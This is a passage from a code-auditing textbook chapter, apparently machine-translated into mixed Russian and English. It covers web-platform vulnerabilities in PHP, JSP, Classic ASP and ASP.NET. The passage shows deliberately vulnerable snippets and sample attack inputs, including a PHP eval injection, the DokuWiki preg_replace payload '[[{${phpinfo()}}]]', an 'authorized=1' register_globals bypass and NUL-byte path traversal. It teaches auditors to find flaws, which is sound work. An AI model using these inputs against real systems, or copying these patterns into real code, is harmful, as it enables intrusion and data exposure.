Затем он вызывает `eval()` для execution этой string. Теперь допустим, пользователь предоставляет XML document с таким parameter name:

```
bob); evil_php_code_here(); exit(
```

String, которую constructs code, выглядит так:

```
$m->addParam(bob); evil_php_code_here(); exit();
```

Затем PHP interpreter executes эту string, что, вероятно, нехорошо.

Кроме того, одна форма regular expression неявно evaluates dynamically constructed string, содержащую PHP code. Функция `preg_replace()` при использовании с regular expression modifier `/e` запускает данный piece of code against every match. Stefan Esser, independent researcher, нашел отличный пример того, как эта function может быть уязвима к code injection issues в application DokuWiki (www.securityfocus.com/bid/18289). Вот vulnerable code:

```
// don't check links and medialinks for spelling errors ...
$string = preg_replace('/\[\[(.*?)(\|(.*?))?(\]\])/e',
    'spaceslink("\\1","\\2")', $string);
```

Каждый раз, когда code встречает characters, matching regular expression, он constructs piece of PHP code для запуска, чтобы определить, чем заменить эти characters. Если code встречает `[[somestring]]`, он пропускает через PHP interpreter следующий code:

```
spaceslink("somestring", "");
```

Затем он заменяет `[[somestring]]` результатом function `spaceslink()`. Атака, описанная Esser, состоит во встраивании этого PHP code в анализируемую string:

```
[[{${phpinfo()}}]]
```

Этот code evaluates как следующее:

```
spaceslink("{${phpinfo()}}","");
```

Такая evaluation вызывает function `phpinfo()` и помещает ее results обратно в string. С этого места атакующий практически unstoppable.

Cross-site scripting

PHP кодирует HTML content с помощью functions `htmlspecialchars()` и `htmlentities()` для normal HTML и function `urlencode()` для URLs. Нужно искать любой user-malleable HTML output через другие methods, включая `print`, `echo` и `<?= <expression> ?>`.

Configuration

Любой PHP security review всегда должен учитывать relevant configuration information. Несколько globally enforced security provisions, объясненных в следующих разделах, могут драматически менять behavior и vulnerability приложения в зависимости от того, что выбрали developer или operations staff. Эти settings могут быть somewhat intrusive и даже ломать functionality, поэтому developers часто вносят изменения в configuration по мере разработки веб-приложения.

Опция register_globals

Довольно драматичная option `register_globals` была включена в default PHP configuration до версии 4.2.0, когда ее отключили из-за security consequences. Shaun Clowes из Secure Reality привлек внимание к этой issue, вероятно, вызвав это изменение default configuration. Его статья "A Study in Scarlet" определенно стоит прочтения, если вы собираетесь заниматься security work с PHP (www.secureReality.com.au/archives/studyinscarlet.txt).

По сути `register_globals` автоматически берет все variables, отправленные пользователями, и помещает их в global variables для PHP script. Поэтому если добавить `jimbob=42` к query string, у вас появляется variable `$jimbob` со значением 42. В PHP можно использовать variables, ни разу их не initializing, потому что PHP просто sets them up в разумном initial state при первом использовании. Следовательно, многие programmers не initialize variables явно.

Вы, вероятно, видите, как наличие unexpected variables может испортить application security logic. Рассмотрите пример, заимствованный из PHP manual:

```
<?php
if (authenticated_user()) {
    $authorized = true;
}
if ($authorized) {
    include "/highly/sensitive/data.php";
}
?>
```

Итог в том, что вместо возни с authentication атакующие могут просто append `authorized=1` к query string или поместить его в cookie. PHP создает global variable named `$authorized` и устанавливает ее в value 1. Затем code fails первый `if` statement, но второй statement succeeds, и secret data отображается.

Этот пример кажется somewhat contrived, и он не был бы problem, если бы developer initialized `$authorized` или explicitly set it to false on failure. Однако developers нередко забывают initialize variables на протяжении large application. К счастью, использование `register_globals`, похоже, вышло из моды.

Опция magic_quotes

Global security mechanism под названием `magic_quotes` пытается curb metacharacter injection attacks. Configuration option `magic_quotes_gpc` (gpc означает "get, post, and cookie") включает global metacharacter escaping во всех data `GET`, `POST` и cookie. Это означает, что каждая quote, double quote, backslash и NULL character автоматически escaped с backslash character. Эта option фактически включена по умолчанию. Option `magic_quotes_runtime`, отключенная по умолчанию, делает такое же escaping на runtime-generated data из external sources, включая databases и OS.

Developers часто отключают option `magic_quotes`, потому что она может мешать functionality и obscure behavior программы. Даже когда она включена, она не uniformly effective для предотвращения trickery. Numeric fields в SQL queries часто prone to tampering, и их можно exploit без единого quote character. Кроме того, многие applications делают некоторую obfuscation или encoding form variables, что делает escaping meaningless. Если variable находится в base64, escaping bad characters ничего не дает, потому что этих characters нет в base64 character set. После decoding bad characters снова вводятся в application, если users явно их не escape.

Опция .inc files

Распространенная практика -- помещать header и framework files в `.inc` files. При common misconfiguration веб-сервер не имеет correct file handler, mapped для extension `.inc`. Прямой request include file сбрасывает его source code, потому что он treated like text или HTML file.

Java

Java Platform Enterprise Edition (ранее J2EE) включает диапазон technologies для Web application development. На самом базовом уровне Java предоставляет Servlet API (`javax.servlet`) для взаимодействия между веб-сервером и Java components. **Java servlet** -- Java class, который выполняется внутри веб-сервера и handles construction dynamic responses to HTTP requests. У веб-сервера есть component, называемый servlet engine или servlet container, который manages these servlets. Web developer installs servlet в servlet container веб-сервера, а затем сообщает веб-серверу, какие URLs и URL patterns этот servlet должен handle. Когда servlet handles request, он может generate any kind of response; почти как CGI program может generate arbitrary responses. Servlets также могут forward requests к другим servlets, что позволяет некоторые interesting application designs.

Servlets дают тот же kind of basic functionality, который предоставляют Web server APIs (например, NSAPI и ISAPI). Даже некоторые более powerful customizations proprietary APIs возможны, поскольку новые versions Servlet API позволяют developers писать filters, которые могут alter how веб-сервер handles every request и response.

Есть важные различия между servlet technology и proprietary Web server APIs. Во-первых, specification servlet interface -- open, published standard с reference implementation. Поэтому почти каждый веб-сервер supports servlets in some form, что делает их appealing technology для large projects. Поскольку servlets written in cross-platform Java, можно (теоретически) взять servlets, написанные на одной platform для одного веб-сервера, и перенести их на completely different platform с completely different веб-сервером. Использование Java также делает написание таких Web server extensions намного safer, поскольку Java не vulnerable к тем же memory corruption issues, что proprietary C/C++ APIs.

Большинство Java Web applications представляет front end с использованием JavaServer Pages (JSP). JSP похож на другие server-side scripting technologies, такие как PHP или ASP, потому что используется для embedding Java code в HTML documents. Однако JSP немного отличается behind the scenes. Когда веб-сервер впервые получает request к JSP page, он всегда compiles эту page в servlet. Затем servlet cached, и future requests к original JSP page вызывают cached servlet. Это behavior открывает interesting design possibilities; например, можно forward requests из servlet в JSP page, потому что JSP pages share same characteristics as servlets.

Servlets и JSP представляют fundamental components Java Web development. Поверх этой foundation стоит целая industry frameworks, technologies и environments для developing и deploying Java applications. Целая книга могла бы быть посвящена detailed exploration security aspects любого из этих popular frameworks. Однако ради brevity эта глава focuses on core aspects Java architecture. Эти patterns должны помочь понять basic issues и apply this knowledge к любому framework, который встретится.

SQL injection

Database access обычно выполняется с помощью Java Database Connectivity (JDBC) API через packages `java.sql` и `javax.sql`. Веб-приложение обычно создает object `Connection`, а затем использует его для создания object `Statement`. Objects `Statement` и `CallableStatement` часто susceptible to SQL injection, тогда как `PreparedStatment` обычно safe, потому что supports bound

parameters. Типичный vulnerable JDBC database code выглядит так:

```
Connection conn = null;
conn = getDBConnection(); /* This wrapper sets up JDBC */
Statement stmt = conn.createStatement();
String query = "SELECT * FROM documents WHERE docid = "
    + request.getParameter("docID");
ResultSet rs = stmt.executeQuery(query);
```

Object `Statement` supports three methods, initiating database query: `executeUpdate()`, `execute()` и `executeQuery()`. Они похожи тем, что принимают некоторую форму SQL string как argument, processed by database server. Во время code review нужно search all three и выполнить general searches по SQL keywords, потому что вы также встретите custom frameworks и wrappers, а также alternative technology.

File access

File access изнутри servlet обычно использует package `java.io`, но важно keep your eyes open для других possible mechanisms. Java -- extensible language, и developers используют разные frameworks и wrappers. Один полезный прием -- просто search слово "filename", которое естественно tends to accompany file manipulation code. Другой полезный прием -- search calls to `getRealPath()` и `getPathTranslated()`. Эти functions используются для превращения Web-based file path в physical file path, что является good indicator, что code напрямую взаимодействует с underlying file system.

Вот пример typical code, используемого для записи file на disk изнутри servlet:

```
String name = req.getParameter("name");
File tempDir = (File) getServletContext().getAttribute(
    "javax.servlet.context.tempdir");
// create a temporary file in that directory
File tempFile = File.createTempFile(name, ".tmp", tempDir);
// write to file
FileWriter fw = new FileWriter(tempFile);
```

Shell invocation

Shell invocation -- редко используемая feature Java runtime environment. Java programs могут обращаться к ней, вызывая method `getRuntime()` класса `java.lang.Runtime`. Этот object `Runtime` supports few overloaded versions method `exec()`. Это настоящий `exec()` system call, и он не implicitly opens shell для интерпретации supplied command. Developers часто explicitly open shell с подходящей option, чтобы take a command from command line (например, `cmd /c` в Windows). Следующий code может быть vulnerable в зависимости от того, насколько users влияли на variable `command`:

```
Runtime runtime = Runtime.getRuntime();
Process process = null;
try {
    process = runtime.exec(command);
```

File inclusion

Java servlets support rich set functionality для intraservlet coordination и communication, что integral to integration с JSPs. Когда servlet должен transfer control к другому servlet или JSP, он сначала получает object `RequestDispatcher`, который facilitates control-flow transfer. Objects `RequestDisatcher` expose two methods: `include()` и `forward()`.

Method `forward()` используется, когда servlet завершил processing request data и готов hand off control другому servlet или JSP. Такая ситуация довольно common, когда presentation и business logic хорошо confined to separate components. Servlet может process HTTP input, сделать несколько database calls, выполнить processing и затем fill out several variables, attached to request attributes. Затем этот servlet может передать control JSP page, которая знает, как взять variables in request attributes и превратить их в stylish HTML content.

Method `include()` -- скорее mechanism for embedding code в currently running JSP или servlet. Он чаще используется, когда code divided into manageable pieces и нужно вызвать один из этих pieces в правильном месте для выполнения его job. Например, у вас может быть layered menu system, который dynamically draws itself на основе XML configuration files. Один способ render submenus изнутри main menu page -- использовать `include()` для вызова code, который handles presenting submenu на main page.

Как code auditor, нужно искать situations, где user-malleable input может попасть в arguments, provided during creation of `RequestDispatcher` for `include()` или `forward()`. Такая ситуация может приводить к security issues разной степени, но даже capability запускать existing files in Web tree через JSP compiler, вероятно, окажется useful для clever attackers.

JSP file inclusion

На первый взгляд JSP похож на ASP и PHP. HTML files размечаются scripting language, и они вроде бы работают примерно одинаково. Однако under the covers JSP pages не прогоняются через script interpreter. Вместо этого они compile into servlets JSP engine при первом запуске. Поскольку JSP pages на low level действительно servlets, они elegant работают с servlet mechanisms для forwarding и including. Java servlets и JSP code essentially same technology, поэтому этот section covers только несколько JSP-specific commands, которые немного отличаются.

Первый и самый старый method включения files в JSP pages включает JSP directive `include`, обозначаемую так:

```
<%@ include file="include.jsp" %>
```

Эта directive functions effectively like server-side include (SSI) directive; она happens before JSP code compiled and runs, поэтому это static process. По сути нет риска, что attackers будут manipulate this path at runtime.

Второй и гораздо более интересный method -- element `jsp:include`. Он близок к directive form, но имеет немного другой format:

```
<jsp:include page="include.jsp" />
```

Эта function работает похоже на API `RequestDispatcher.include()`, который servlets используют для including other content. Это inclusion evaluates dynamically at runtime, поэтому существует risk user manipulation. Ниже excerpt from real-world application, найденного vulnerable:

```
<jsp:include page='<%="browserActions/" + request.getParameter("_actionPage") + ".jsp"%>'
```

Используя NUL-terminating byte и начиная parameter с directory traversal characters, можно было заставить JSP compiler parse any file in Web tree. `WEB-INF/web.xml` всегда хороший candidate для такой атаки, поскольку обычно раскрывает attack surface, который иначе был бы пропущен.

Element `jsp:forward` работает примерно как function `RequestDispatcher.forward()` servlets. Если вспомнить, `include()` используется для embed или include servlet, JSP code или file в caller. Function `forward()` используется, чтобы hand control over to other dynamic object для завершения. Однако distinction не так интересна, если involved any sort of user-malleable data. И `require()`, и `include()` являются good targets с этой точки зрения.

Inline evaluation

Java -- language technology другого типа, чем Web architectures на основе scripting engine. Нет immediate way для Java program dynamically construct source code, а затем заставить Java virtual machine compile и run it on the fly. Однако ряд Java technologies предоставляет разные forms dynamic code evaluation. Они включают scripting environments, например BeanShell и Jython, и, конечно, JSP interpreter является dynamic evaluation environment для JSP files. Однако эти capabilities намного менее susceptible to exploit, чем true interpreted scripting languages, такие как ASP и PHP.

Cross-site scripting

Java runtime предоставляет method `java.net.UrlEncoder.encode()` для escaping special characters в URLs. JSP дает дополнительные capabilities, требуемые для filtering against cross-site scripting attacks. Method `response.encodeURL()` encodes URL output, a tag `<c:out>` escapes XML (и следовательно HTML) metacharacters from output. Однако developers могут запутаться при использовании tags `<c>`, потому что only tag `<c:out>` performs escaping. Например, следующий code fails to escape HTML output:

```
<table>
<c:forEach var="item" items="${menu}">
  <tr><td>${item.name}</td><td>${item.price}</td></tr>
</c:forEach>
</table>
```

Этот code fragment уязвим к cross-site scripting attacks, потому что variables `item.name` и `item.price` не explicitly handled. Следующий example handles these variables properly:

```
<table>
<c:forEach var="item" items="${menu}">
  <tr>
    <td><c:out value="${item.name}"/></td>
    <td><c:out value="${item.price}"/></td>
  </tr>
</c:forEach>
</table>
```

Этот example демонстрирует correct method for preventing cross-site scripting attackers. Однако он немного менее intuitive, и многие developers unfamiliar with approach. Как auditor, нужно следить за code, similar to vulnerable example, поскольку это очень common pattern в JSP pages.

Threading issues

Большинство servlets designed to handle multiple simultaneous threads, calling into them at the same time. Обычно в памяти есть only one instantiation actual servlet object, но дюжина threads может concurrently call its methods для handling requests. Эти concurrent calls могут приводить к security exposures, если servlet class не completely thread safe.

Servlets можно писать так, чтобы они handle only one client at a time. Если servlet implements interface `SingleThreadModel`, servlet container treats that servlet as unsafe for concurrent threads. В общем, Java developers discourage this practice, и она не common. Поэтому giant red flag -- использование instance variables в servlets. Они effectively like global variables in multithreaded C program, и должны использоваться with extreme care. Рассмотрите следующий code:

```
class MyServlet extends HttpServlet {
    String account_number;

    public void doGet(HttpServletRequest request,
        HttpServletResponse response)
        throws ServletException, IOException {
        account_number = request.getParameter("ID");
```

```
        ...
        if (authenticate_user(account_number) != USER_VALID)
            kill_session_and_user_and_abort();
        ...
        display_account_history(account_number);
    }
    ...
}
```

Этот code отлично работает в single-threaded situation, потому что stores account number в instance variable `account_number`. Затем он checks, является ли number valid, и aborts processing, если user не authenticated. Если user passes authentication, code displays details of user account. Однако этот code имеет очевидный race condition в multithreaded environment вроде веб-сервера. String `account_number` может быть changed concurrently running calls to `doGet()` between actions, приводя к situations, где valid users occasionally booted out, а время от времени someone sees someone else's account information.

Configuration

Servlets mapped to virtual Web tree в configuration file, обычно file `web.xml` в directory `WEB-INF/` от root Web tree. Информация в этом file critical for performing security analysis, поскольку defines how servlets interact with outside world. Хотя большая часть информации в file полезна code auditors, этот section focuses on two important entries: servlets и servlet-mappings.

File `web.xml` имеет list servlet entries, каждая из которых lists servlet in application. Эта entry задает full class name servlet и дает каждому servlet manageable name, используемое для reference в других местах configuration. Эта entry также место, где могут быть added servlet-specific configuration information и other options. В simplest form servlet entries выглядят так:

```
<servlet>
  <servlet-name>myserverbuddy</servlet-name>
  <servlet-class>com.java.sun.popsicle.myserverbuddy</servlet-class>
</servlet>
<servlet>
  <servlet-name>evildoer</servlet-name>
  <servlet-class>com.java.sun.popsicle.evildoer</servlet-class>
</servlet>
```

Web application, defined by these servlet entries, implements list of servlets. Entry servlet-mapping associates URL pattern with servlet, как показано в этих sample mappings:

```
<servlet-mapping>
  <servlet-name>myserverbuddy</servlet-name>
  <url-pattern>/buddy/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>evildoer</servlet-name>
  <url-pattern>*.evl</url-pattern>
</servlet-mapping>
```

Помните, что каждый servlet или JSP, exposed to the Internet, представляет another attack surface и potential failure point. Лучшее решение -- expose only what's necessary under the most restrictive conditions that make sense.

ASP

Active Server Pages (ASP или Classic ASP) -- популярная Microsoft technology для server-side scripting Web applications. Program code embedded in HTML page внутри special tags, a server-side parser evaluates code as page displayed. Фактический language может быть любым ActiveScript-compliant

language, включая VBScript, JavaScript и PerlScript. На практике, однако, VBScript -- самый распространенный choice, поэтому обсуждение focuses on that language.

ASP главным образом intended to function as presentation tier в enterprise web applications. Guidelines Microsoft Distributed Network Architecture (DNA) 1.0 recommend COM objects for any logic tiers. Обычно они implemented in Visual Basic или C++. Однако многие small- to medium-sized applications developed entirely in ASP.

ASP auditing довольно естественен для любого, кто familiar with PHP или JSP. Общая structure и techniques очень похожи, а главные differences -- просто language и platform semantics.

SQL injection

Database access в ASP обычно performed using ActiveX Data Objects (ADO). Нужно искать три main objects: `Connection`, `Command` и `RecordSet`. Object `Connection` represents full connection to external database. У него есть method `Execute()`, который runs SQL query on that connection и returns `RecordSet`. Следующий code показывает самый common way SQL queries are performed with `Connection` object:

```
user = Request.Form("username")
Set Connection = Server.CreateObject("ADODB.Connection")
Connection.Open "DSN=testdsn; UID=xxx"
sqlStmt = "SELECT * FROM users WHERE name= '" & user & "'"
Set rs = Connection.Execute(sqlStmt)
```

Developers также могут использовать ADO object `Command`, который более flexible для stored procedures и parameterized queries. В этом approach users set properties in `Command` object, чтобы сказать ему, какое connection использовать и какой SQL query run. SQL query runs, когда вызывается method `Execute()` object `Command`. Этот process demonstrated в следующем code:

```
set cmd = Server.CreateObject("ADODB.Command")
Command.ActiveConnection = Connection
querystr = "SELECT * FROM users WHERE name='" & user & "'"
cmd.CommandText = querystr
Command.Execute
```

Третий common way run SQL query -- application создает object `RecordSet`, а затем вызывает method `Open()`, как показано ниже:

```
user = Request.Form("username")
querystr = "SELECT * FROM users WHERE name='" & user & "'"
Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open querystr, "DSN=testdsn"
```

Все три типа statements уязвимы к SQL injection attacks при handling user supplied data, поэтому нужно искать любые instances их использования. ADO также supports parameterized queries через object `Command`. Такие queries можно identify по placeholder `?` в query string и use method `CreateParameter()` для добавления bound parameters.

Для thoroughness при аудите ASP application на SQL problems также нужно search specific strings, чтобы найти весь database interaction code. Хорошие search candidates -- SQL substrings, например `INSERT`, `SELECT` или `WHERE`, а также methods, manipulating database, например `Execute()` или `Open()`.

File access

ASP access к file system обычно выполняется с object `Scripting.FileSystemObject`, который defines number of methods для standard file manipulation tasks, таких как creating, deleting, reading, writing и renaming files. При security audit исследуйте каждое use `FileSystemObject`, поскольку

большинство methods имеют security consequences, если involved user input. Вот пример problem-prone попытки write file с method `CreateTextFile()`:

```
username = Request.Form("username")
path = server.MapPath("/profiles/")
Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
Set objFSOFile = objFSO.CreateTextFile(path + "\" + username)
```

Этот example уязвим к direct path traversal attack, позволяя attacker create arbitrary text file on system. NUL-byte issue влияет и на ASP code, поэтому attackers легко circumvent code, appended suffix или file extension к user-supplied filename. Этот code также демонстрирует good method для identifying locations, handling user supplied paths. Function `Server.MapPath()` commonly used when manipulating file paths. Она отвечает за converting path in Web tree в real physical drive path. Поэтому она ends up being used in most code dealing with file system, даже если code использует mechanism other than `FileSystemObject`. На практике большинство file system manipulation code можно найти case-insensitive search по `FileSystemObject`, `MapPath` и `filename`.

Shell invocation

Shell invocation не так natural task в ASP, как в UNIX-based Web technologies. Обычно это делается через Windows Scripting Host shell object, `WshShell`. Этот object предоставляет methods `Exec()` и `Run()`; `Run()` starts new Windows application, а `Exec()` starts program within child command shell и handles redirection standard input, output и error. Code, вызывающий shell, обычно легко найти, поскольку generally has this idiom:

```
set objShell = Server.CreateObject("WScript.Shell")
objShell.Run(thecommand)
```

Если users могут manipulate portions command string, passed to `WshShell`, это likely serious exposure.

File inclusion

Большая часть file inclusion в ASP code фактически выполняется с помощью SSIs. Поскольку эти directives processed before ASP interpreter runs, dynamically constructed `#include` statements не могут работать. Иными словами, нельзя написать code, который creates filename at runtime, а затем includes that file using tag `<!-- #include file=<> -->`.

Тем не менее начиная с IIS 5.0 и ASP 3.0 доступны two new methods для направления ASP interpreter process other files at runtime. Method `Server.Execute()` calls and embeds separate ASP in current ASP. Он работает как include function, но немного more involved в том, как preserves object model, associated with HTTP request. Фактически он calls another ASP page like subroutine. MSDN entry дает хороший пример, измененный ниже для демонстрации security vulnerability:

```
<HTML>
<BODY>
<H1>Company Name</H1>
<%
Lang = Request.ServerVariables("HTTP_ACCEPT_LANGUAGE")
Server.Execute(Lang & "Welcome.asp")
%>
</BODY>
</HTML>
```

Этот code пытается открыть regionally localized page, constructing filename из language, specified by client. Поэтому следующие ASP pages находились бы в той же directory, что и main welcome page:

```
- EnWelcome.asp -
<% Response.Write "Welcome to my Web site!" %>

- DeWelcome.asp
```

```
<% Response.Write "Willkommen zu meinem Web site!" %>

- EsWelcome.asp -
<% Response.Write "Recepcion a mi Web site!" %>
```

Очевидная security hole в том, что language не filtered, и users могут control argument to `Server.Execute()`. Поскольку ASP также susceptible to NUL-byte termination issue, appending `Welcome.asp` не мешает attacker specify arbitrary files. Обратите внимание, что эта vulnerability nowhere near as bad в ASP environment, как в PHP. В ASP attacker должен supply filename in Web tree и не может specify external files, что несколько limits attack. Лучший шанс для attackers -- попытаться найти temporary file directory in Web tree, куда можно upload file containing VBScript. Также может быть worthwhile include other configuration и content files in Web tree, поскольку ASP parser likely exposes their contents даже если не видит valid ASP. Часто, если system built around ASP chaining mechanisms like this one, merely calling wrong "inside" ASP file достаточно, чтобы attackers bypass authentication или authorization checks.

`Server.Transfer()` transfers control from one ASP file to another. Он отличается от `Execute()` тем, что hands complete control over и stops execution initial ASP page. State of system и objects, составляющие ASP environment, maintained, а transfer происходит totally on server side. Другие Web technologies implemented this feature in some fashion, поскольку она хорошо works for separating code и presentation logic. Developers могли бы создать один ASP file, который does all work with database и business logic. Этот file мог бы populate several temporary variables with data that needs displayed. Если этот ASP code uses `Server.Transfer()` to transfer control to second ASP, второй ASP может read those variables from runtime environment it inherited, а затем его code может focus on displaying information in graphically appealing fashion.

Manipulation destination filename `Server.Transfer()` имеет more or less same impact as with `Server.Execute()`. Если developers mistakenly use these functions as analogues for `Response.Redirect()`, они могут run into unexpected security issues. Эти methods похожи на redirect, но perform full transfer of control on server side. Impact improper filtering with these methods can lead to running arbitrary code and disclosing sensitive files.

Inline evaluation

VBScript -- самый common scripting language, used for ASP. Он предоставляет несколько mechanisms for dynamic runtime evaluation of code, которые interesting for security review. `Execute()` принимает string containing VBScript code и runs it through interpreter. `Eval()` делает more or less same thing, но treats its string as expression, not statement. Эти functions largely same, но separation into two functions помогает resolve ambiguity in VBScript about interpreting operator `=`. В `Execute()` он используется для assignment, а в `Eval()` tests for equality. VBScript также имеет `ExecuteGlobal()`, который just like `Execute()`, except dynamically provided code runs in global namespace currently running application. Поэтому dynamic code может define или modify variables, used by other functions.

Обратите внимание на разницу между этой function `Execute()` и ASP method `Server.Execute()`. Эта function `Execute()` -- VBScript language directive для dynamically interpreting code, а function `Server.Execute()` -- часть ASP runtime object model/API для transferring control flow to another ASP script. Если attackers могут sneak metacharacter data into dynamically evaluated code для любого из этих methods, результаты categorically bad. Они могут использовать script code для любых operations по выбору или просто открыть remote shell.

Cross-site scripting

ASP encodes HTML content с помощью function `Server.HTMLEncode()` для normal HTML и function `Server.URLEncode()` для URLs. Нужно искать любой user-malleable HTML output через other

methods, включая `Response.Write()` и `<% = <expression> %>`.

Configuration

ASP programmers часто используют file extension `.inc` для include files так же, как PHP programmers. Если веб-сервер не настроен правильно handle file extension `.inc`, чаще всего он просто serves include files as plain text при direct query. Обычно стоит проверять эту error, поскольку это common operational oversight.

ASP.NET

ASP.NET -- successor Microsoft для platform Classic ASP; он предоставляет Web Services component .NET framework. .NET framework -- language-independent virtual machine и набор associated libraries. Он во многом похож на Java platform; оба являются platform-independent virtual machine environments, provide robust code access control и имеют extremely rich default libraries. На практике можно leverage многие same techniques и с Java, и с ASP.NET, хотя naming и некоторые conventions отличаются. В частности, .NET предоставляет Common Language Runtime (CLR), поддерживающий variety languages, поэтому source review .NET application может требовать knowledge нескольких languages. К счастью, самые популярные .NET languages -- C# и VB.NET, похожие соответственно на Java и Visual Basic. Также нужно быть знакомым с Classic ASP, поскольку многие conventions и potential security issues shared with ASP.NET.

SQL injection

.NET runtime предоставляет namespace `System.Data` для interacting with all data sources (collectively referred to as ADO.NET). Connection к data source обычно established with class `SQLConnection` в namespace `System.Data.SqlClient`, хотя можно использовать database-specific connection, например class `OracleConnection` из namespace `System.Data.Client`. Semantics essentially same, поэтому этот section sticks with basic provider.

После establishment connection queries могут issued in number of ways. Самый safe approach -- использовать parameterized SQL через classes `SqlCommand` и `SqlParameter`. Этот approach follows same general structure parameterized queries, discussed in главе 17. Вот пример parameterized query на C#:

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM table WHERE name=@name", cn);
cmd.CommandType = CommandType.Text;
SqlParameter prm = new SqlParameter("@name", SqlDbType.VarChar, 50);
prm.Direction = ParameterDirection.Input;
prm.Value = userInput;
cmd.Parameters.Add(prm);
SqlDataReader rdr = cmd.ExecuteReader();
```

Этот code fragment runs parameterized command и attaches result set to data reader. Это довольно common approach to SQL in .NET. Однако вот much shorter approach to same statement:

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM table WHERE name='" + userInput + "'", cn);
cmd.CommandType = CommandType.Text;
SqlDataReader rdr = cmd.ExecuteReader();
```

Второй statement очевидно vulnerable; parameters не bound, и attacker может supply SQL metacharacters for input. Однако он все равно uses same class `SqlCommand`, что и parameterized query, поэтому нужно убедиться, что вы ищете любой dynamic input in query string.

File access

Input и output handled by namespace `System.IO`, но нужно следить за other possible mechanisms. Как Java, .NET -- extensible language, и developers используют различные frameworks и wrappers. Можно делать simple searches по common file variable names, как suggested в Java section. Также можно искать calls to path-handling methods object `Request`, особенно `Request.MapPath()` и `Request.MapPathSecure()`, которые используются для translate relative paths in server context.

Еще одно соображение: подавляющее большинство ASP.NET applications находится на Windows systems (хотя project Mono и DotGNU производят cross-platform implementations). Поэтому нужно знать Windows file-handling quirks (обсуждались в главе 11, "Windows I: Objects and the File System").

Shell invocation

Class `Process` из namespace `System.Diagnostics` используется для running и controlling other processes. По умолчанию этот class calls appropriate shell handler на основе extension provided filename, так что он очень похож на Win32 function `ShellExecuteEx`. Например, эта function calls `cmd.exe`, если ей передан file named `test.bat`. Это behavior можно control, установив property `UseShellExecute` в false в class `ProcessStartInfo`, переданном `Process.Start()`. Вот простой example starting batch file with manually supplied command shell:

```
ProcessStartInfo si = new ProcessStartInfo("cmd.exe");
si.Arguments = "/c test.bat";
si.UseShellExecute = false;
Process proc = Process.Start(si);
```

А вот example, который executes file using default batch file handler:

```
Process proc = Process.Start("test.bat");
```

File extension particularly important при starting process, unless `ProcessStartInfo` set explicitly. Attackers, которые могут manipulate filename, могут leverage this для starting entirely different applications или force interpretation shell metacharacters.

File inclusion

ASP.NET похож на Java тем, что не позволяет dynamic inclusion script files. Однако files можно include через такую preprocessor directive:

```
<!--#include file="inc_footer.aspx"-->
```

Разумеется, vulnerability, позволяющая write file to Web root, может result in dynamic execution vulnerability. Кроме того, ASP.NET supports methods `Server.Transfer()` и `Server.Execute()`, provided by Classic ASP, поэтому security issues из обсуждения Classic ASP также apply. Наконец, существуют ситуации, позволяющие developers implement own dynamic include capabilities, discussed in next section.

Inline evaluation

.NET framework language independent, поэтому он не вполне supports direct script evaluation. Однако namespace `System.CodeDom.Compiler` включает classes `CodeProvider` для common languages, например C# и VB.NET. Используя этот namespace, developers могут довольно легко implement inline evaluation routine, просто compiling and running source code programmatically. Как ни странно, такой approach действительно можно увидеть в production Web code, поэтому нужно следить за любым use namespace `System.CodeDom.Compiler`.

Cross-site scripting

ASP.NET предотвращает cross-site scripting attacks теми же basic filtering mechanisms, что Classic ASP, включая function `Server.HTMLEncode()` для normal HTML и function `Server.URLEncode()` для URLs. ASP.NET также дает дополнительную protection, explicitly denying requests containing characters `<` и `>`; это behavior controlled via page attribute `ValidateRequest`. Некоторые page controls также escape script data, хотя нужно consult documentation для каждого control, чтобы определить exact behavior.

Configuration

ASP.NET applications configured using file `web.config` в root application directory. Этот file может override some settings in global `machine.config` file, found in `CONFIG` subfolder installation directory .NET framework. File `web.config` includes settings for application-wide authentication, `ViewState` security, server runtime parameters и variety other details. MSDN предоставляет extensive information по details file `web.config`, но следующие sections touch on few important points.

ViewState

ViewState, stored in client-side cookie, содержит information on form parameter content, control status и other display-specific information. По умолчанию ViewState protected with secure message digest using secret in attribute `validationKey` field `machineKey` in `web.config`. Однако некоторые controls могут быть bound to data sources, раскрывающим column и table names вместе с other potential database schema. Чтобы решить эту problem, ViewState также можно encrypted, установив attribute `validation` в AES или DES и providing value for `decryptionKey`. Если ViewState не encrypted, можно использовать один из многих ViewState decoder tools для поиска interesting information (ViewState decoder доступен с www.pluralsight.com/tools.aspx). Следующая simple ViewState section requires both authentication and encryption for all pages:

```
<pages enableViewStateMac="true" ... />
<machineKey validationKey="AutoGenerate,IsolateApps"
  decryptionKey="AutoGenerate,IsolateApps"
  validation="SHA1"
  decryption="AES" />
```

Access control

ASP.NET позволяет application set sitewide access control, enforced by runtime engine. Один из самых популярных types authentication -- forms-based authentication; вот example forms-based authentication section в `web.config`:

```
<authentication mode="Forms">
  <forms name="AuthLogin"
    loginURL="login.aspx"
    protection="All"
    timeout="1200"
    path="/" />
</authentication>
```

Этот code causes request from unauthenticated user to be redirected to `login.aspx`. Эта page затем может process login и, if needed, forwards user to original URL on success.

Login page обычно первая page, которую нужно examine in ASP.NET application. Часто developers include backdoor mechanisms for testing purposes или Web service requests, либо login может simply have vulnerabilities of its own.

Authorization

Authorization section file `web.config` также может contain useful information и использоваться для restrict request methods, users, groups и roles. Обычно видите small number roles для separating normal и administrative users. Вот typical authorization section для administrative interface веб-приложения:

```
<authorization>
  <allow roles="Administrator"/>
  <deny users="?" />
</authorization>
```

Tag `location` также можно использовать для limit scope authorization section. Например, можно wrap this section in location tag, включающий only administrative page или directory.

AppSettings

Section `appSettings` file `web.config` можно использовать для providing application-specific parameters. Они passed as simple key value pairs и retrieved later using `ConfigurationSettings.AppSettings()`. Эти parameters могут быть important to how application performs, поэтому note them и смотрите, где они used in code. В частности, database и middleware connection information часто stored in this section. Вот example section `appSettings` file `web.config`:

```
<appSettings>
  <add key="myparam" value="testval" />
</appSettings>
```

Итоги

Эта глава дала overview текущего направления Web technologies и некоторые details common platforms. Вы должны уметь использовать эту информацию как starting point при review веб-приложений. Однако помните, что все эти platforms весьма complex; целую книгу можно было бы посвятить detailed exploration security aspects каждой из них. Обязательно supplement coverage этой главы detailed information from platform developers и other security resources.

Библиография

Berners-Lee, T., Fielding, R., and Frystyk, H. "Request for Comments (RFC) 1945: Hypertext Transfer Protocol HTTP/1.0." Internet Engineering Task Force (IETF), 1996.

